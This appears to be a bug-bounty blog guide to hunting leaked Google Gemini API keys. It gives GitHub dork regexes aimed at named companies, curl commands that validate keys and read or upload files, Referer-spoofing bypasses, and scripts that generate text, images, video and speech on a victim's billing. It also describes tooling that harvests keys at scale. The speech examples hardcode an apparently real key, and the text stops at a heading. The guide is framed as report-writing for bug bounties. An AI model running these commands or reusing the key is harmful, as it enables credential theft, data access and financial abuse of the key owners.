


Introduction
Google's exposed API keys have always been a common target in bug bounty hunting, but with the rise of the Gemini ecosystem, their impact has recently grown significantly. A single leaked Gemini-enabled key can grant access to powerful AI services, enable real-world abuse scenarios and generate serious financial impact through unauthorized usage. What was once considered a low-severity finding can now turn into a much more critical and valuable security issue than many hunters or companies expect.
In this guide, I'll walk you through a complete workflow: from discovering exposed Google API keys to validating, exploiting and automating the process at scale. This is not just about finding keys, it's about turning them into meaningful, high-impact reports.
Why Google API Keys Are Worth Hunting
For years, exposed Google API keys were often ignored or treated as low-value findings because most people assumed they were properly restricted. In reality, many organizations leave these keys misconfigured, over-permissioned or completely unrestricted without realizing the level of access they expose.
Depending on the enabled APIs and security restrictions, an exposed key may allow:
- Access to Gemini and other Google AI models
- Unauthorized usage of billable cloud resources
- File uploads, data interaction, or backend requests
- Access to services like Firebase, Maps, Vision, or Translate APIs
- Large-scale automated abuse that increases operational costs
This is what makes Google API key hunting far more valuable today. The issue is no longer just "an exposed secret." The real impact comes from what that key can actually do once it falls into the wrong hands.
Phase 1— GitHub Dorking: The Easiest Starting Point
We'll start with GitHub, still one of the easiest places to find exposed Google API keys. Developers often leak them in .env files, JavaScript bundles or misconfigured commits. Here are some simple but effective github dorks to find them quickly.
Dork #1 — Basic Gemini API Key Search:
Let's start with a simple Gemini API key dork designed to find repositories actively integrating Gemini services. It searches for Gemini-related model references alongside potentially exposed Google API keys, helping surface repositories that may have access to Gemini models.
"GEMINI_API_KEY"
Dork #2 — Regex-Based Key Pattern Targeting:
Now let's move to a more precise dork. This one uses regex to specifically target Google API key patterns, reducing noise and surfacing more relevant results by focusing only on strings that match valid Google API key formats.
/AIza[0-9A-Za-z_-]{35}/
/AIza[0-9A-Za-z_-]{35}/ "GEMINI_API_KEY"

Dork #3 — Path Filter for Environment Files:
Next, we'll use a path-based filter to find API keys inside environment files. This is particularly useful because many developers store sensitive keys in env files. These files are often pushed by mistake and when they are, they tend to contain everything like API keys, tokens, sometimes even credentials.
/AIza[0-9A-Za-z_-]{35}/ "GEMINI_API_KEY" path:/.env
Developers often forget to exclude .env or config.js files in their .gitignore, making them common sources of exposed API keys.

Dork #4 — Path Filter for JavaScript Files
You can apply the same path filter to JavaScript files. Many developers hardcode API keys into JS files, assuming they'll go unnoticed but these targeted dorks can expose them quickly.
/AIza[0-9A-Za-z_-]{35}/ "GEMINI_API_KEY" path:/*.js
/AIza[0-9A-Za-z_-]{35}/  path:/*.js
Dork #5 — Targeting Specific Organization and Domain Scoping:

If you are hunting on a specific private program or targeting a specific company, narrow your search scope using the org or domain filters: This helps reduce noise and surface potentially exposed keys faster.
"netflix.com" /AIza[0-9A-Za-z_-]{35}/
org:microsoft /AIza[0-9A-Za-z_-]{35}/

Phase 2— Key Verification
Finding a key is only the first step. The real value comes from proving the key is active and has Gemini access enabled. One of the fastest ways to validate this is by querying the models endpoint.
curl https://generativelanguage.googleapis.com/v1beta/models?key=YOUR_API_KEY

https://generativelanguage.googleapis.com/v1beta/models?key=YOUR_API_KEY


Analyzing the Response:
- Success (200 OK): Returns a JSON list of available models (e.g., gemini-pro, gemini-1.5-flash). This confirms the key is active and possesses generative AI privileges.
- Failure (403 Forbidden / 400 Bad Request): Returns error codes such as API_KEY_INVALID or API_KEY_RESTRICTED. This indicates the key has been revoked or successfully locked down.
Phase 3— Demonstrating Impact: Beyond "Just a Key"
A high-quality bug bounty report requires a Proof of Concept (PoC) that demonstrates risk. For Gemini keys, the most significant impact often lies in the File API. To move beyond "informational" severity, you need to show what an attacker can actually do.
Interacting with the File Endpoint
The File API allows users to upload files such as images, audio, videos and documents for Gemini models to analyze and process.
List Files:
You can check whether the API key owner has already uploaded files to the account:
curl https://generativelanguage.googleapis.com/v1beta/files?key=YOUR_KEY

https://generativelanguage.googleapis.com/v1beta/files?key=YOUR_API_KEY
In many cases, the response may be empty because uploaded files are automatically deleted after 48 hours. However, if files are still available, you may discover internally uploaded documents, images or other sensitive data.
Upload a PoC File:
To demonstrate impact, you can upload your own file as a proof of concept. Simply create a file, You can upload any type of file from your system, not just text files and assign a display name and upload it using the API Key that you found.
echo "Hello, this is a test file" > test.txt

curl -i \
-H "X-Goog-Upload-Protocol: multipart" \
-F 'metadata={"file":{"display_name":"coffin","mimeType":"text/plain"}};type=application/json' \
-F "file=@test.txt;type=text/plain" \
"https://generativelanguage.googleapis.com/upload/v1beta/files?key=YOUR_KEY"
Once the upload is complete, you can verify it through the same files endpoint. Your uploaded file should appear in the response, and it can also be accessed directly through the browser using the returned file URL.
curl "https://generativelanguage.googleapis.com/v1beta/files?key=YOUR_KEY"
https://generativelanguage.googleapis.com/v1beta/files?key=YOUR_KEY
Delete the PoC File:
Always clean up after testing. Use the delete method with the file's unique resource name to remove it. If the API returns an empty response, the file was deleted successfully.
curl -X DELETE "https://generativelanguage.googleapis.com/v1beta/files/1d1j3cg1br3k?key=YOUR_API_KEY"
Note: Never delete or modify files belonging to the target organization. Only interact with files you have created for the PoC.
Phase 4 — Advanced Bypasses: The 403 Referer Trick
Sometimes, a direct curl or browser request returns a 403 Forbidden, indicating the API key is restricted to specific domains or referrers. Many hunters stop here, but the restriction can still be bypassed depending on how it was configured.

Referer Spoofing:

Many API keys are configured with browser restrictions, meaning they only accept requests originating from specific domains. However, if the restriction is weak or improperly configured, simply adding a matching Referer header for the target domain may allow requests to succeed, especially when testing against the Corpora endpoint.
curl -s -H "Referer: https://www.google.com/" "https://generativelanguage.googleapis.com/v1beta/corpora?key=YOUR_API_KEY"
Corpora Endpoint Abuse:
If the standard File API is blocked, try the Corpora endpoint. This is used for larger, persistent projects and is often less strictly monitored than the standard endpoints.
Upload a new project:
curl -X POST \
  -H "Content-Type: application/json" \
  -H "Referer: https://www.google.com/" \
  "https://generativelanguage.googleapis.com/v1beta/corpora?key=YOUR_API_KEY" \
  -d '{"display_name": "your_project_name"}'
Deleting a Corpus:
curl -X DELETE -H "Referer: https://www.google.com/" "https://generativelanguage.googleapis.com/v1beta/corpora/CORPUS_ID?key=YOUR_API_KEY"
Unlike temporary file uploads that delete after 48 hours, corpora can persist much longer, increasing the severity of the exposure.
Content Generation Abuse
These keys can also be abused for content generation, much like the normal Gemini chat interface. If Gemini access is enabled, an attacker may be able to generate text, code, summaries or other AI-generated content directly through the API.
Text Generation
Attackers can use a victim's API key to generate text at scale, allowing them to run spam campaigns, automate prompts, or power AI-based tools directly on the target's billing account.
curl -X POST "https://generativelanguage.googleapis.com/v1beta/models/gemini-2.5-flash:generateContent" \ -H "x-goog-api-key: YOUR_API_KEY" \ -H "Content-Type: application/json" \ -d '{"contents":[{"parts":[{"text":"Explain how AI works in a few words"}]}]}'Image Generation
Image generation endpoints can be even more impactful, as premium image models often cost significantly more per request than standard text generation APIs.
curl -X POST "https://generativelanguage.googleapis.com/v1beta/models/imagen-4.0-generate-001:predict" \ -H "x-goog-api-key: YOUR_API_KEY" \ -H "Content-Type: application/json" \ -d '{"instances":[{"prompt":"Robot holding a red skateboard"}]}'Video Generation
Video generation is one of the most serious abuse scenarios, since generating high-quality video content requires massive compute resources and can quickly lead to significant cloud costs for the affected company.
GEMINI_API_KEY=AIza
BASE_URL="https://generativelanguage.googleapis.com/v1beta"

operation_name=$(curl -s "$BASE_URL/models/veo-3.0-fast-generate-001:predictLongRunning" \
  -H "x-goog-api-key: $GEMINI_API_KEY" \
  -H "Content-Type: application/json" \
  -X POST \
  -d '{"instances":[{"prompt":"A cinematic 5-second shot of a lantern swaying gently."}]}' \
  | jq -r .name)

while true; do
  status=$(curl -s -H "x-goog-api-key: $GEMINI_API_KEY" "$BASE_URL/$operation_name")
  doneval=$(echo "$status" | jq -r .done)

  if [ "$doneval" = "true" ]; then
    video_uri=$(echo "$status" | jq -r '.response.generateVideoResponse.generatedSamples[0].video.uri')
    curl -L -H "x-goog-api-key: $GEMINI_API_KEY" -o Generated_Video.mp4 "$video_uri"
    break
  fi

  sleep 5
done
Text-to-Speech (TTS) Abuse
Exposed API keys can also be abused for text-to-speech generation, allowing attackers to create synthetic audio or run large-scale voice generation directly on the target's quota and billing account.
#TTS (Single Speaker)

curl -s "https://generativelanguage.googleapis.com/v1beta/models/gemini-2.5-flash-preview-tts:generateContent" \
  -H "x-goog-api-key: AIzaSyCKeWGwFJZCJTUroDeolExpOYOIq70igXg" \
  -H "Content-Type: application/json" \
  -d '{
    "contents":[{"parts":[{"text":"Say cheerfully: Have a wonderful day!"}]}],
    "generationConfig":{
      "responseModalities":["AUDIO"],
      "speechConfig":{
        "voiceConfig":{
          "prebuiltVoiceConfig":{"voiceName":"Kore"}
        }
      }
    }
  }' \
| jq -r '.candidates[0].content.parts[] | select(.inlineData) | .inlineData.data' \
| head -n1 | base64 --decode > out.pcm

Convert output:
ffmpeg -y -f s16le -ar 24000 -ac 1 -i out_multi.pcm out_multi.wav
ffmpeg -y -i out_multi.wav out_multi.mp3

-------------------------------------------------------------------------------------------------------------------

#TTS (Multi-Speaker)
curl -s "https://generativelanguage.googleapis.com/v1beta/models/gemini-2.5-flash-preview-tts:generateContent" \
  -H "x-goog-api-key: AIzaSyCKeWGwFJZCJTUroDeolExpOYOIq70igXg" \
  -H "Content-Type: application/json" \
  -d '{
    "contents":[{"parts":[{"text":"Joe: Hows it going today Jane?\nJane: Not too bad, how about you?"}]}],
    "generationConfig":{
      "responseModalities":["AUDIO"],
      "speechConfig":{
        "multiSpeakerVoiceConfig":{
          "speakerVoiceConfigs":[
            {
              "speaker":"Joe",
              "voiceConfig":{"prebuiltVoiceConfig":{"voiceName":"Kore"}}
            },
            {
              "speaker":"Jane",
              "voiceConfig":{"prebuiltVoiceConfig":{"voiceName":"Puck"}}
            }
          ]
        }
      }
    }
  }' \
| jq -r '.candidates[0].content.parts[] | select(.inlineData) | .inlineData.data' \
| head -n1 | base64 --decode > out_multi.pcm
Phase 5— Burp Suite Extension: Automated In-Browser Discovery
You can also use a dedicated Gemini API key extension in Burp Suite. By simply browsing the target through the proxy, the extension can automatically scan page source and JavaScript files for potential API keys using regex patterns. It can also validate discovered keys by checking available models, permissions, and file access capabilities.


In some cases, you'll get a 403 response. As mentioned earlier, that usually means you can't list models or access files through the standard endpoints because they've been restricted. In those situations, you'll need to rely on the corpora endpoint to handle project uploads and deletions.
Phase 6— Private HTML Chat Interface for Key Exploration
Once you've identified a valid API key, you can load it into my private HTML chat interface, which automatically displays available Gemini models. Active models are highlighted in green while inactive ones appear in red, making it easy to quickly verify access to chat and image generation capabilities.

The interface works similarly to the official Gemini app, allowing full conversations, prompt testing and model switching without losing chat context until manually cleared.
Phase 7— The Automation Tool: Full Workflow at Scale
Manually searching GitHub is slow and difficult to scale. To stay competitive in bug bounty hunting, you need automation for both discovery and validation. That's why I built a tool that automates the entire process, making API key hunting much faster, easier, and more accurate.

Tooling Workflow:

Mode 1 — Single domain: Crawls a target domain, extracts API keys from page source and linked JavaScript files, validates Gemini access and can optionally run a full capability check on discovered keys.

Mode 2 — Batch domain list: Processes a .txt list of domains or subdomains sequentially with support for parallel execution to speed up scanning. Results are saved in a structured output file, along with a separate list containing only confirmed vulnerable keys.


Mode 3 — Direct JS URL list: Skips crawling completely and scans a pre-collected list of JavaScript file URLs directly. This is much faster when you've already gathered assets using tools like GoSpider or Katana, while also reducing false positives significantly.
katana -u target.com -d 2 | grep '\.js$' > jsUrls.txt
gospider -s https://target.com -d 2 | grep '\.js$' | grep -Eo 'https?://[^"'\''<>[:space:]]+' > jsUrls.txt

Mode 4 — Raw key validation: Accepts a list of API keys and performs direct validation along with referer-based bypass testing. No crawling is required, making it useful for validating keys collected from external sources or previous reconnaissance.

Mode 5— Validated capabilities with evidence. List every endpoint and model that responded successfully. Include the curl command and truncated response for each capability tested. Attach the generated output files the .png, .mp4, .mp3 as direct attachments. Also show an estimated cost breakdown per request on current API pricing.
Extracting Keys from Results Files
